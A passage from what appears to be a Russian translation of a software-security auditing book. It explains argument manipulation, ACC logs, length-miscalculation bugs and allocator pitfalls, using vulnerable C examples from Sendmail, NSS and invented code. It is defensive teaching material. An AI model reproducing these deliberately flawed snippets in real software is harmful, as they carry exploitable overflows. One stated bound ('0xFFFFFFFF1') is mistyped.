        session.xfer.bufsize = tmpflen + lfcount;
        session.xfer.buf = pcalloc(session.xfer.p,
                                    session.xfer.bufsize);

        ... do more stuff ...

        *buf = tmpbuf;
        *buflen = tmpflen + (*expand);
    }
```

Предыдущий код сам по себе корректен, но посмотрите на код, который вызывает `_xlate_ascii_write()`:

```
int data_xfer(char *cl_buf, int cl_size) {

    char *buf = session.xfer.buf;

    int len = 0;

    int total = 0;

    ... does some stuff ...

    while (size) {

        char *wb = buf;

        unsigned int wsize = size, adjlen = 0;

        if (session.flags & (SF_ASCII|SF_ASCII_OVERRIDE))

            _xlate_ascii_write(&wb, &wsize, session.xfer.bufsize,

                               &adjlen);

        if(pr_netio_write(session.d->outstrm, wb, wsize) == -1)

            return -1;

    }
```

Функция `data_xfer()` имеет цикл для передачи некоторого объема данных на каждой итерации. Однако каждая итерация цикла сбрасывает входной буфер к исходному `session.xfer.buf`, который мог быть перераспределен в `_xlate_ascii_write()`. Более того, в качестве длины буфера передается `session.xfer.bufsize`, которую `_xlate_ascii_write()` тоже могла обновить. В результате, если `_xlate_ascii_write()` когда-либо перераспределит буфер, все последующие итерации цикла будут использовать устаревший указатель с недействительным размером.

Предыдущие примеры были сосредоточены на перераспределении блоков памяти. За последние несколько лет похожие ошибки обнаруживались во многих приложениях. Иногда возникают уникальные ситуации, менее очевидные на первый взгляд. Код в листинге 7-32 взят из функции `prescan()` в `Sendmail`. Уязвимость связана с обновлением аргумента `prescan()` (аргумента `delimptr`) так, что он начинает указывать на недействительные данные, когда определенные условия ошибки заставляют функцию неожиданно завершиться во вложенном цикле. Эта уязвимость вращается вокруг переменной `p`, которая увеличивается по мере того, как функция `prescan()` читает символ.

#### Листинг 7-32. Уязвимость `Sendmail` при обновлении возвращаемого значения

```
/* read a new input character */
c = (*p++) & 0x00ff;

if (c == '\0')
{
    /* diagnose and patch up bad syntax */
    if (state == QST)
    {
        usrrerr("553 Unbalanced '\"'");
        c = ' ';
    }
    else if (cmntcnt > 0)
    {
        usrrerr("553 Unbalanced '('");
    }
}
```

```

        c = ')';
    }
    else if (anglecnt > 0)
    {
        c = '>';
        usrrerr("553 Unbalanced '<'");
    }
    else
        break;

```

```

    p--;

```

Когда встречается конец строки, выполняется оператор `break`, и происходит выход из внутреннего цикла. Затем токен записывается в выходной список токенов `avp`, как показано в следующем коде:

```

/* new token */

if (tok != q)
{
    /* see if there is room */
    if (q >= &pvpbuff[vpbpbsize - 5])
        goto addrtoolong;

    *q++ = '\0';

    if (tTd(22, 36))
    {
        sm_dprintf("tok=");
        xputs(tok);
        sm_dprintf("\n");
    }

    if (avp >= &av[MAXATOM])
    {
        usrrerr("553 5.1.0 prescan: too many tokens");
        goto returnnull;
    }

    if (q - tok > MAXNAME)
    {
        usrrerr("553 5.1.0 prescan: token too long");
        goto returnnull;
    }

    *avp++ = tok;
}

} while (c != '\0' && (c != delim || anglecnt > 0));

```

Если встречается условие ошибки: токен слишком длинный или токенов больше МАХАТОМ, - ошибка обозначается, и функция возвращается. Однако аргумент `delimptr` обновляется так, что начинает указывать за пределы переданной строки, как показано в этом коде:

```
returnnull:

    if (delimptr != NULL)

        *delimptr = p;

    CurEnv->e_to = saveto;

    return NULL;

}
```

Когда срабатывают показанные ранее условия ошибки, переменная `p` указывает на один байт дальше места, где был встречен NUL-байт, и `delimptr` в результате обновляется так, что указывает на неинициализированные данные стека. Затем переменная `p` изменяется, что создает возможность эксплуатации.

При анализе приложения аудиторам кода следует отмечать функции, важные для безопасности и манипулирующие аргументами, переданными по ссылке, а также конкретный способ, которым они выполняют это манипулирование. Такие манипуляции аргументами часто используют непрозрачные указатели и связанный набор функций для работы с ними. Этот вид манипулирования также является неотъемлемой частью классов C++, поскольку они неявно передают ссылку на указатель `this`. Однако функции-члены C++ может быть сложнее анализировать из-за количества неявных функций, которые могут вызываться, и из-за того, что пути выполнения кода не следуют более прямой процедурной структуре. Независимо от языка, лучший способ определить риск манипулирования аргументами, переданными по ссылке, - следовать простому процессу:

1. Найдите все места в функции, где изменяются аргументы, переданные по ссылке, особенно аргументы-структуры, например структура `buffer` в листинге 7-25.
2. Различайте обязательное и необязательное изменение. Обязательное изменение происходит каждый раз, когда вызывается функция; необязательное изменение происходит при возникновении нештатной ситуации. Программисты с большей вероятностью упускают исключительные условия, связанные с необязательным изменением.
3. Изучите, как вызывающие функции используют измененные аргументы после возврата функции.

Кроме того, отмечайте случаи, когда аргументы не обновляются, хотя должны. Вспомните функцию `read_line()`, которая использовалась для иллюстрации проверки возвращаемых значений (см. листинг 7-30). Когда выделение данных или функция чтения завершались неудачей, аргументы, которые должны были обновляться каждый раз, не обновлялись. Также внимательно следите за тем, что происходит, когда функции возвращаются досрочно из-за какой-либо ошибки: не остаются ли аргументы, которые должны быть обновлены, по какой-то причине необновленными? Можно подумать, что если вызывающая функция правильно проверяет возвращаемые значения, отсутствие обновления аргументов не будет проблемой; однако в приложениях определенно встречаются случаи, когда аргументы должны обновляться даже при возникновении ошибок, как в примере `Sendmail` из листинга 7-32. Поэтому, даже если ошибка обнаруживается правильно, программа все равно уязвима к неправильному использованию, поскольку аргументы обновляются некорректно.

Чтобы упростить выявление таких проблем с манипулированием аргументами, используйте журналы аудита функций: они помогают определить, где в функции изменяются аргументы, переданные по ссылке, и случаи, когда такие аргументы не изменяются. Затем изучайте вызывающие функции, чтобы определить последствия этих обновлений или их отсутствия, если такие последствия есть. Чтобы включить эту проверку, можно добавить в журнал аудита несколько строк, как показано в таблице 7-3.

**Таблица 7-3. Строки, добавляемые в журнал аудита функций**

| Поле                     | Значение                                                                                                                                                                                                                       |
|--------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Обязательные изменения   | <code>char **buffer</code> (второй аргумент): обновляется буфером данных, выделенным внутри функции. <code>int *length</code> (третий аргумент): обновляется числом байтов, прочитанных в <code>**buffer</code> для обработки. |
| Необязательные изменения | Нет                                                                                                                                                                                                                            |
| Исключения               | Оба аргумента не обновляются, если выделение буфера завершается неудачей или вызов <code>read()</code> завершается неудачей.                                                                                                   |

Аудит функций, изменяющих глобальные переменные, требует по сути того же хода мыслей, что и аудит функций, манипулирующих аргументами, переданными по ссылке. Процесс включает аудит каждой функции и перечисление ситуаций, в которых она изменяет глобальные переменные. Однако уязвимости, внесенные изменением глобальных переменных, могут быть более тонкими, потому что любое число разных функций может использовать глобальную переменную и, следовательно, ожидать, что она находится в определенном состоянии. Это особенно верно для кода, который может выполняться в любой момент программы, например обработчика исключений или обработчика сигналов.

На практике этот анализ можно проводить вместе с анализом манипулирования аргументами при создании журналов аудита функций. Заметки об изменении глобальных переменных можно помещать в строки, посвященные изменениям. Однако при определении последствий изменения глобальных переменных может быть немного больше работы. Чтобы оценить риск изменения таких переменных или отсутствия изменения там, где оно должно происходить, просто рассмотрите каждый случай использования глобальной переменной. Если вы находите случай, где предполагается, что глобальная переменная инициализирована или обновлена определенным образом, атакующие могут получить возможность воздействовать на приложение, когда функции, которые должны работать с глобальной переменной, этого не делают или изменяют ее неожиданно. В листинге 7-4 вы видели пример такого рода уязвимости в OpenSSH с глобальными переменными структуры буфера. В том же коде функции уничтожения, вызываемые `fatal()`, делают предположение о согласованности своего состояния.

В объектно-ориентированных программах может быть значительно сложнее определить, подвержены ли глобальные переменные неправильному использованию из-за неожиданного изменения. Сложность возникает потому, что порядок выполнения составляющих функций-членов часто неясен. В таких случаях лучше всего изучить каждую функцию, использующую глобальную переменную, а затем попытаться придумать ситуацию, в которой может возникнуть уязвимость. Например, допустим, есть два класса, C и D. У C есть функции-члены `cX`, `cY` и `cZ`, а у D - `dX`, `dY` и `dZ`. Если вы заметили потенциально неожиданное изменение глобальной переменной в `cX`, а затем увидели, что эта глобальная переменная обрабатывается в `dY` и `dZ`, задача состоит в том, чтобы определить, может ли функция `cX` быть вызвана так, что глобальная переменная будет обновлена неожиданным образом, а `dY` и `dZ` смогут работать с ней, когда она находится в этом несогласованном состоянии.

## Смысл аргументов

В главе 2 ясность была представлена как принцип проектирования, влияющий на безопасность системы. Вводящие в заблуждение или запутанные аргументы функций дают очень непосредственный пример именно этой проблемы. Любая путаница относительно предполагаемого смысла аргументов может иметь серьезные последствия для безопасности, потому что функция выполняется не так, как ожидал разработчик. "Предполагаемый смысл" аргумента обычно означает тип данных, который функция ожидает для этого аргумента, и то, что должны представлять данные, хранящиеся в этом аргументе.

При аудите функции на наличие уязвимостей, связанных с передачей неверных аргументов, процесс выглядит так:

1. Перечислите тип и предполагаемый смысл каждого аргумента функции.
2. Изучите все вызывающие функции, чтобы определить, могут ли быть переданы преобразования типов или неверные аргументы.

Первое, что нужно проверить, - преобразования типов. Преобразования типов действительно часто происходят в аргументах, передаваемых функции, но в большинстве случаев они не вызывают проблем, значимых для безопасности. Например, целые числа часто передаются в `read()` третьим аргументом, где они преобразуются в `size_t`, но обычно это преобразование не имеет значения, поскольку целое число является константой. Для каждого анализируемого вызова функции аудиторы кода должны отмечать любые происходящие преобразования типов и то, как этот аргумент используется в проверяемой функции. Преобразование может стать проблемой, если интерпретация аргумента может измениться из-за изменения знака. Проблема может быть значимой, если битовый шаблон аргумента меняется во время преобразования типа, например при расширении знака, потому что разработчик приложения, скорее всего, не ожидал такого преобразования.

Затем изучите предполагаемый смысл аргумента, который обычно можно определить, наблюдая контекст его использования. Если интерфейс функции неясен или вводит в заблуждение, разработчик приложения легко может неправильно понять, как использовать функцию корректно, что способно внести тонкие уязвимости. В главе 8, "Строки и метасимволы", представлены примеры с `MultiByteToWideChar()` и другими похожими функциями, которые иллюстрируют распространенную ошибку в коде, работающем с широкими символами. Часто в таких функциях аргументы длины обозначают размер буфера назначения в широких символах, а не в байтах. Спутать эти два размера данных легко, и результатом такой путаницы обычно становится переполнение буфера.

Как же находить уязвимости такого рода? Нужно точно понимать, как работает функция и для чего в ней используются аргументы. Общее правило таково: чем сложнее разобраться в функции, тем вероятнее, что она будет использована неправильно. Как и с другими элементами аудита функций, рекомендуется вести журнал, фиксирующий смысл разных аргументов. Этот журнал можно использовать вместе с журналом изменения аргументов, потому что записывается похожая информация: в сущности, нужно знать, какие аргументы требуются, как они используются и что происходит с этими аргументами в ходе выполнения функции. Таблица 7-4 показывает пример журнала аргументов функции.

**Таблица 7-4. Журнал аудита аргументов функции**

| Поле                 | Значение                                                     |
|----------------------|--------------------------------------------------------------|
| Прототип аргумента 1 | <code>wchar_t *dest</code>                                   |
| Смысл аргумента 1    | Буфер назначения, куда данные копируются из исходного буфера |

| Поле                 | Значение                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Прототип аргумента 2 | wchar_t *src                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Смысл аргумента 2    | Исходный буфер, из которого копируются широкие символы                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Прототип аргумента 3 | size_t len                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Смысл аргумента 3    | Максимальный размер буфера назначения в широких символах (не включает завершающий NUL)                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Последствия          | Завершение NUL гарантировано. Параметр len не включает нулевой завершающий символ, поэтому нулевой символ может быть записан за границы, если переданный len равен точному размеру буфера, деленному на 2. Параметр длины выражен в широких символах; вызывающие функции могут случайно использовать sizeof(buf), что приведет к переполнению. Если в качестве len передан 0, он уменьшается до -1, и происходит бесконечное копирование. Если передана длина -1, она искусственно устанавливается в 256. |

В таблице 7-4 перечислены прототип и предполагаемый смысл каждого аргумента. Вероятно, самая важная часть журнала - список последствий, который резюмирует, как программисты приложения могут использовать функцию неправильно, и отмечает любые особенности функции, способные вызвать условия, пригодные для эксплуатации. После составления этого списка можно обращаться к нему в каждом месте вызова функции и пытаться определить, могут ли какие-либо условия из списка быть истинными в вызывающих функциях. В примерной функции из таблицы 7-4 довольно много условий приводит к тому, что функция делает не то, что должна. Это пример функции с неудобным интерфейсом: ее можно вызвать неправильно настолько многими способами, что разработчику приложения было бы весьма легко ею злоупотребить.

В конечном счете прием поиска уязвимостей, связанных с непониманием аргументов функций, состоит в способности представить фрагмент кода изолированно. Когда вы пытаетесь понять, как работает функция, внимательно изучайте каждое условие, на которое напрямую влияют аргументы, и продолжайте думать о том, какие граничные условия могут привести к неправильному вызову функции. Эта задача требует большой практики, но чем больше времени вы ей уделяете, тем быстрее сможете распознавать потенциально опасные конструкции кода. Многие функции выполняют похожие операции, например копирование строк и расширение символов, и поэтому склонны к похожему неправильному использованию. По мере накопления опыта аудита таких функций вы сможете замечать шаблоны, общие для исключительных условий, и со временем быстрее распознавать проблемы. Потратьте время на то, чтобы учесть все особенности функции и хорошо представлять себе, как ее можно использовать неправильно. Вы должны быть способны ответить на любые вопросы об особенностях функции и записать ответы так, чтобы позднее к этой информации было легко обратиться. Маленькие детали того, что происходит с аргументом во время выполнения функции, могут создать целый спектр возможностей для неправильного вызова функции. Наконец, будьте особенно внимательны к преобразованиям типов, происходящим с аргументами, например к усечению при работе с короткими целыми, потому что они подвержены граничным проблемам, как обсуждалось в главе 6.



## Аудит управления памятью

Управление памятью - базовый элемент любой программы, независимо от того, выполняется ли оно явно разработчиком или неявно языком программирования и средой выполнения. Чтобы завершить понимание строительных блоков программы, нужно изучить распространенные проблемы управления памятью и значимые для безопасности последствия неправильного управления. В следующих разделах рассматриваются эти проблемы и представлены несколько инструментов, которые помогут продуктивнее выявлять уязвимости управления памятью.

### АСС-журналы

Ошибки в управлении памятью почти всегда являются результатом неверного вычисления длины, поэтому один из первых шагов в аудите управления памятью - выстроить хороший процесс выявления таких просчетов. Некоторые просчеты бросаются в глаза, но другие очень легко пропустить. Поэтому существует инструмент, который помогает выявлять даже самые тонкие ошибки вычисления длины: журналы allocation-check-copy (АСС). АСС-журнал предназначен просто для фиксации любых вариаций размеров выделения памяти, проверок длины и копирования элементов данных, происходящих с блоком памяти. АСС-журнал делится на три столбца для каждого выделения памяти. Первый столбец содержит формулу, описывающую размер выделяемой памяти; это может быть формула или статическое число, если буфер имеет статический размер. Следующий столбец содержит любые проверки длины, которым подвергаются элементы данных перед копированием в выделенный буфер. Третий столбец используется для перечисления элементов данных, копируемых в буфер, и способа их копирования. Отдельные копирования перечисляются одно за другим. Наконец, можно иметь необязательный четвертый столбец, где отмечаются интересные несоответствия, выявленные по информации из первых трех столбцов. Посмотрите на пример функции в листинге 7-33, а затем изучите соответствующий ей АСС-журнал в таблице 7-5.

#### Листинг 7-33. Пример ошибки вычисления длины для построения АСС-журнала

```
int read_packet(int sockfd)
{
    unsigned int challenge_length, ciphers_count;
    char challenge[64];
    struct cipher *cipherlist;
    int i;

    challenge_length = read_integer(sockfd);

    if(challenge_length > 64)
        return -1;

    if(read_bytes(sockfd, challenge, challenge_length) < 0)
        return -1;

    ciphers_count = read_integer(sockfd);

    cipherlist = (struct cipher *)allocate(ciphers_count *
                                           sizeof(struct cipher));
    if(cipherlist == NULL)
        return -1;

    for(i = 0; i < ciphers_count; i++)
    {
        if(read_bytes(sockfd, &cipherlist[i],
                      sizeof(struct cipher) < 0)
        {
            free(cipherlist);
```

```

        return -1;
    }
}

... more stuff here ...
}

```

Листинг 7-33 показывает код, который читает пакет из вымышленного протокола, выделяет память и читает разные элементы из пакета. Пример АСС-журнала показан в таблице 7-5.

**Таблица 7-5. АСС-журнал**

| Элемент               | Выделение                             | Проверка                                                    | Копирование                      | Заметки                                                                             |
|-----------------------|---------------------------------------|-------------------------------------------------------------|----------------------------------|-------------------------------------------------------------------------------------|
| Переменная challenge  | 64                                    | Переданная длина меньше или равна 64 (проверка беззнаковая) | Копирует length байтов           | Похоже на безопасное копирование; проверки согласованы                              |
| Переменная cipherlist | ciphers_count * sizeof(struct cipher) | Н/Д                                                         | Читает отдельные шифры по одному | Целочисленное переполнение, если ciphers_count > 0xFFFFFFFF / sizeof(struct cipher) |

В АСС-журнале фиксируются детали того, как выделяется буфер, какие проверки длины выполняются и как данные копируются в буфер. Этот компактный формат быстро резюмирует, как выполняются динамические выделения памяти и копирования и безопасны ли они. Обратите внимание, что запись для переменной cipherlist упоминает, что шифры копируются по одному. Эта деталь важна при определении безопасности операции. Если бы эта функция выполняла одно чтение размером ciphers\_count \* sizeof(struct cipher), длины выделения и копирования были бы одинаковыми, поэтому код был бы безопасен независимо от того, произошло ли целочисленное переполнение. Проверки иногда выполняются до выделения памяти; в таком случае можно переставить первые два столбца, чтобы запись было легче понять.

АСС-журналы предназначены помогать выявлять проверки длины, которые могут вызвать проблемы; однако они не являются полной оценкой безопасности памяти для операции. Чтобы понять это, посмотрите на следующий пример:

```

ciphers_count = read_integer(sockfd);

if(ciphers_count >= ((unsigned int)(~0))
    /sizeof(struct cipher))

    return -1;

cipherlist = (struct cipher *)
    allocate(ciphers_count * sizeof(struct cipher));

if(cipherlist == NULL)

    return -1;

```

В этом коде есть проверка длины, которую вы добавили бы в АСС-запись, но означает ли это, что можно считать это копирование памяти безопасным? Нет. Эта функция не использует системный распределитель для выделения cipherlist; вместо этого она использует пользовательскую функцию allocate(). Чтобы определить, безопасен ли этот код, нужно также обратиться к карточке

оценки распределителя, инструменту, представленному далее в этом разделе. Только после этого можно было бы заключить, безопасно ли это выделение.

В следующих разделах приведено несколько примеров неверного вычисления длины буфера, которые можно использовать, чтобы потренировать навыки ведения АСС-журналов. Эти примеры знакомят вас с разнообразными ситуациями, в которых возникают ошибки вычисления длины, чтобы при встрече с похожими ситуациями в собственных оценках кода вы чувствовали себя увереннее.

## Непредвиденные условия

Ошибки вычисления длины могут возникать, когда во время обработки данных появляются непредвиденные условия. В следующем примере код печатает некоторые данные, переданные пользователем, в шестнадцатеричном виде:

```
u_char *src, *dst, buf[1024];

for(src = user_data, dst = buf; *src; src++){
    snprintf(dst, sizeof(buf) - (dst - buf), "%2.2x", src);
    dst += 2;
}
```

Однако разработчик предполагает, что `snprintf()` успешно записывает два байта в буфер, потому что цикл всегда увеличивает `dst` на 2. Если в буфере не осталось байтов или остался только один байт, `dst` будет увеличен слишком далеко, а последующие вызовы `snprintf()` получат отрицательный аргумент размера. Этот размер будет преобразован в `size_t` и, следовательно, истолкован как большое положительное значение, что позволит записывать байты за конец буфера назначения.

## Предположения о данных

Довольно часто при аудите кода, работающего с двоичными данными, видно, что программисты склонны больше доверять содержимому, особенно в приложениях с проприетарными форматами файлов и протоколами. Причина в том, что они не рассмотрели последствия определенных действий или предполагают, что клиентские данные или файлы будут генерировать только их приложения. Часто разработчики считают, что никто не станет заниматься обратной разработкой структур данных, необходимых для взаимодействия с их программным обеспечением. Однако история рассказывает совсем другую историю. Люди могут и часто действительно выполняют обратную разработку закрытых продуктов с целью обнаружения проблем безопасности. Более того, исследователи еще охотнее и лучше подготовлены к изучению сложных и проприетарных протоколов с помощью ручного анализа, тестирования черного ящика и автоматизированного фаззинга.

Одни из самых простых примеров ошибок предположений о данных - ситуации, в которых разработчики делают предположения о максимально возможном размере элемента данных, даже когда перед полем данных переменной длины указан размер. Листинг 7-34 показывает пример из библиотеки NSS, используемой в Netscape Enterprise и Web-серверах, производных от Netscape, для обработки SSL-трафика.

**Листинг 7-34. Переполнение буфера в `ssl2_HandleClientHelloMessage` из библиотеки NSS**

```

csLen      = (data[3] << 8) | data[4];
sdLen      = (data[5] << 8) | data[6];
challengeLen = (data[7] << 8) | data[8];
cs         = data + SSL_HL_CLIENT_HELLO_HBYTES;
sd         = cs + csLen;
challenge  = sd + sdLen;
PRINT_BUF(7, (ss, "server, client session-id value:", sd,
              sdLen));

if ((unsigned)ss->gs.recordLen != SSL_HL_CLIENT_HELLO_HBYTES
    + csLen + sdLen + challengeLen) {
    SSL_DBG((
        "%d: SSL[%d]: bad client hello message, len=%d should=%d",
        SSL_GETPID(), ss->fd, ss->gs.recordLen,
        SSL_HL_CLIENT_HELLO_HBYTES+csLen+sdLen+challengeLen));
    goto bad_client;
}

...

/* Squirrel away the challenge for later */
PORT_Memcpy(ss->sec.ci.clientChallenge, challenge,
             challengeLen);

```

В листинге 7-34 сервер берет поле длины данных challenge, переданное клиентом, а затем копирует соответствующий объем данных из пакета в буфер `ss->sec.ci.ClientChallenge`, который имеет статический размер 32 байта. Код просто забывает проверить, что переданная длина меньше буфера назначения. Эта простая ошибка довольно распространена, особенно в закрытых приложениях.

## Порядок действий

Действия, выполняемые в неправильном порядке, также могут приводить к неверному вычислению длины. Листинг 7-35 показывает тонкий пример того, как может возникнуть такая проблема.

### Листинг 7-35. Операторы в неправильном порядке

```

int log(int level, char *fmt, ...)
{
    char buf[1024], *ptr = buf, *level_string;
    size_t maxsize = sizeof(buf) - 1;
    va_list ap;

    ...
    switch(level){
        case ERROR:
            level_string = "error";
            break;

        case WARNING:
            level_string = "warning";
            break;

        case FATAL:
            level_string = "fatal";

            break;

        default:
            level_string = "";
            break;
    }
}

```

```

}

sprintf(ptr, "[%s]: ", level_string);
maxsize -= strlen(ptr);
ptr += strlen(ptr);

sprintf(ptr, "%s: ", get_time_string());
ptr += strlen(ptr);
maxsize -= strlen(ptr);

va_start(ap, fmt);
vsnprintf(ptr, maxsize, fmt, ap);
va_end(ap);

...

```

Листинг 7-35 содержит ошибку в месте, где строка времени, возвращенная `get_time_string()`, записывается в буфер. Переменная `ptr` увеличивается до конца строки времени, а затем длина строки `ptr` вычитается из `maxsize`. Эти две операции выполняются в неправильном порядке. Поскольку `ptr` уже был увеличен, `maxsize` уменьшается на ноль. Поэтому `maxsize` не учитывает строку времени, и при вызове `vsnprintf()` с неверной длиной может произойти переполнение буфера.

## Несколько вычислений длины для одного и того же ввода

Распространенная ситуация, приводящая к ошибкам вычисления длины в приложениях, - обработка данных более одного раза в разных местах программы: обычно сначала выполняется проход для определения длины, а затем последующий проход для копирования данных. В такой ситуации аудитор должен определить, существуют ли различия между фрагментом кода вычисления длины и фрагментом кода копирования данных. Следующий код из библиотеки NSS Netscape Enterprise/Mozilla показывает код, отвечающий за обработку строк данных UCS2. Функция проходит по строке, вычисляет объем пространства, необходимого для вывода, и, если буфер назначения достаточно велик, сохраняет данные. Листинг 7-36 показывает цикл для этого вычисления.

### Листинг 7-36. Ошибка вычисления длины UCS2 в библиотеке Netscape NSS

```

R_IMPLEMENT(PRBool)
sec_port_ucs2_utf8_conversion_function

(
    PRBool toUnicode,
    unsigned char *inBuf,
    unsigned int inBufLen,
    unsigned char *outBuf,
    unsigned int maxOutBufLen,
    unsigned int *outBufLen
)
{
    PORT_Assert((unsigned int *)NULL != outBufLen);

    if( toUnicode ) {
        ..
    } else {
        unsigned int i, len = 0;
        PORT_Assert((inBufLen % 2) == 0);
        if ((inBufLen % 2) != 0) {
            *outBufLen = 0;
            return PR_FALSE;
        }
    }
}

```

```

}

for( i = 0; i < inBufLen; i += 2 ) {
    if( (inBuf[i+H_0] == 0x00)
        && ((inBuf[i+H_0] & 0x80) == 0x00) )
        len += 1;
    else if( inBuf[i+H_0] < 0x08 ) len += 2;
    else if( ((inBuf[i+0+H_0] & 0xDC) == 0xD8) ) {
        if( ((inBuf[i+2+H_0] & 0xDC) == 0xDC)
            && ((inBufLen - i) > 2) ) {
            i += 2;
            len += 4;
        } else {
            return PR_FALSE;
        }
    }
    else len += 3;
}

```

Обратите внимание, что при фактическом копировании данных позднее в той же функции возникает небольшое расхождение, как показано в следующем коде:

```

for( i = 0; i < inBufLen; i += 2 ) {

    if( (inBuf[i+H_0] == 0x00)

        && ((inBuf[i+H_1] & 0x80) == 0x00) ) {

        /* 0000-007F -> 0xxxxxx */

        /* 00000000 0abcdefg -> 0abcdefg */

        outBuf[len] = inBuf[i+H_1] & 0x7F;

        len += 1;

    } else if( inBuf[i+H_0] < 0x08 ) {

        /* 0080-07FF -> 110xxxxx 10xxxxxx */

        /* 00000abc defghijk -> 110abcde 10fghijk */

        outBuf[len+0] = 0xC0 | ((inBuf[i+H_0] & 0x07) << 2)
                        | ((inBuf[i+H_1] & 0xC0) >> 6);

        outBuf[len+1] = 0x80 | ((inBuf[i+H_1] & 0x3F) >> 0);

        len += 2;

        ...
    }
}

```

Видите ошибку? Когда выполняется вычисление длины, при встрече NUL-байта в потоке символов ожидается только один байт вывода, потому что смещение H\_0 в inBuf используется в вычислении длины дважды. Видно, что разработчик хотел проверить следующий байт, чтобы выяснить, установлен ли старший бит, но использовал H\_0 вместо H\_1. При фактическом копировании та же ошибка не допущена. Во время операции копирования ясно видно, что если у следующего байта установлен старший бит, в выходной буфер записываются два байта, потому что в выделенном условии if выполняется вторая проверка. Поэтому, передав данные, содержащие последовательность байтов 0x00, 0x80, можно заставить функцию записать в выходной буфер больше данных, чем изначально ожидалось. Как оказалось, в Netscape эту уязвимость нельзя эксплуатировать, потому что выходной буфер довольно велик и невозможно передать достаточно

входных данных, чтобы перезаписать произвольную память. Хотя ошибка не эксплуатируема, функция все равно неправильно вычисляет длину, поэтому ее стоит изучить.

## Функции выделения памяти

Проблемы могут возникать, когда функции выделения памяти ведут себя не так, как ожидает программист. Почему они могут вести себя не так? Вы передаете размер, а функция возвращает блок памяти такого размера. Просто, верно? Однако код не всегда ведет себя ровно так, как ожидается; при работе с выделением памяти нужно помнить о необычных случаях.

Крупные приложения часто используют собственное внутреннее выделение памяти вместо прямого вызова процедур выделения ОС. Эти специфичные для приложения процедуры выделения могут варьироваться от почти ничего не делающих оберток над процедурами ОС до сложных подсистем выделения, оптимизирующих управление памятью под конкретные потребности приложения.

В общем случае можно предполагать, что системные библиотеки выделения памяти широко используются и, вероятно, достаточно надежны; однако того же нельзя сказать о специфичных для приложения распределителях, потому что их качество бывает самым разным. Поэтому ревьюеры кода должны отслеживать ошибочную обработку запросов, а не предполагать надежность таких пользовательских процедур. Их следует аудировать так же, как любой другой сложный код: вести журнал семантики этих процедур и отмечать возможные условия ошибки и последствия этих ошибок.

Поскольку процедуры выделения памяти универсальны и от приложения к приложению стремятся к примерно одной и той же цели, следующие разделы описывают самые распространенные проблемы, на которые следует обращать внимание.

## Законно ли выделять 0 байтов?

Многие аудиторы кода знают, что запрос выделения 0 байтов в большинстве процедур выделения ОС является допустимым. Возвращается фрагмент некоторого минимального размера, обычно 12 или 16 байтов. Эта информация важна при поиске уязвимостей, связанных с целыми числами. Рассмотрим код в листинге 7-37.

### Листинг 7-37. Целочисленное переполнение с проверкой выделения 0 байтов

```
char *get_string_from_network(int sockfd)
{
    unsigned int length, read_bytes;
    char *string;
    int n;

    length = get_integer_from_network(sockfd);

    string = (char *)my_malloc(length + 1);

    if(!string)
        return NULL;

    for(read_bytes = 0; read_bytes < length; read_bytes += n){
        n = read(sockfd, string + read_bytes,
                length - read_bytes);
```

```

        if(n < 0){
            free(string);
            return NULL;
        }

    }

    string[length] = '\0';

    return string;
}

```

В этом коде атакующие могут указать длину, которая увеличивается и передается в `my_malloc()`. Вызову `my_malloc()` будет передано значение 0, когда переменная `length` содержит максимальное представимое целое число (`0xFFFFFFFF`), из-за целочисленного переполнения. Затем строковые данные длиной `length` байтов читаются в блок памяти, возвращенный распределителем. Если бы этот код напрямую вызывал системные процедуры выделения `malloc()` или `calloc()`, можно было бы заключить, что это уязвимость, потому что атакующие могут заставить большой объем данных копироваться прямо в очень маленький буфер, повреждая кучу. Однако код не использует системные библиотеки напрямую; он использует пользовательскую процедуру выделения. Вот код `my_malloc()`:

```

void *my_malloc(unsigned int size)
{
    if(size == 0)
        return NULL;

    return malloc(size);
}

```

Хотя процедура выделения почти ничего не делает, кроме роли обертки над системной библиотекой, одна вещь в ней существенна: она явно проверяет выделение 0 байтов и завершается неудачей, если такой запрос сделан. Поэтому функция `get_string_from_network()`, хотя и написана небезопасно, не является уязвимой или, точнее, не является эксплуатируемой из-за описанной ранее ошибки целочисленного переполнения.

Пример в листинге 7-37 очень распространен. Разработчики часто пишут небольшие обертки над процедурами выделения памяти, которые проверяют выделения 0 байтов, а также обертки над функциями `free()`, проверяющие указатели `NULL`. Кроме того, потенциальные уязвимости вроде той, что есть в `get_string_from_network()`, часто встречаются при обработке двоичных протоколов или форматов файлов. Нередко перед выделением блока памяти нужно добавить заголовок фиксированного размера или дополнительное место для NUL-символа. Поэтому необходимо знать, допустимы ли выделения 0 байтов, поскольку это может быть разницей между кодом, уязвимым и неуязвимым к удаленному повреждению памяти.



## Выполняет ли процедура выделения округление запрошенного размера?

Обертки функций выделения почти всегда округляют запрошенный размер выделения вверх до некоторой границы: 8-байтовой, 16-байтовой и так далее. Обычно эта практика приемлема и часто необходима; однако при неправильном выполнении она может открыть функцию для уязвимости целочисленного переполнения. Процедура выделения потенциально подвергает себя этой уязвимости, когда округляет запрошенный размер вверх до следующей соответствующей границы, не выполняя сначала никаких проверок разумности запрошенного размера. Листинг 7-38 показывает пример.

### Листинг 7-38. Уязвимость округления в распределителе

```
void *my_malloc2(unsigned int size)
{
    if(size == 0)
        return NULL;

    size = (size + 15) & 0xFFFFFFF0;

    return malloc(size);
}
```

Назначение выделенной строки в этой функции - округлить size вверх до следующей 16-байтовой границы, добавив 15 к запрошенному размеру, а затем замаскировав младшие четыре бита. Однако функция не проверяет, что size меньше 0xFFFFFFFF1. Если передать именно этот размер запроса или любой размер от 0xFFFFFFFF1 до 0xFFFFFFFF включительно, функция переполнит 32-битное беззнаковое целое и в результате выполнит выделение 0 байтов. Помните, что эта функция не была бы уязвимой, если бы size проверялся на 0 после операции округления. Часто разница между уязвимым и безопасным кодом - это небольшое изменение порядка событий, как в этом случае.

## Выполняются ли другие арифметические операции с размером запроса?

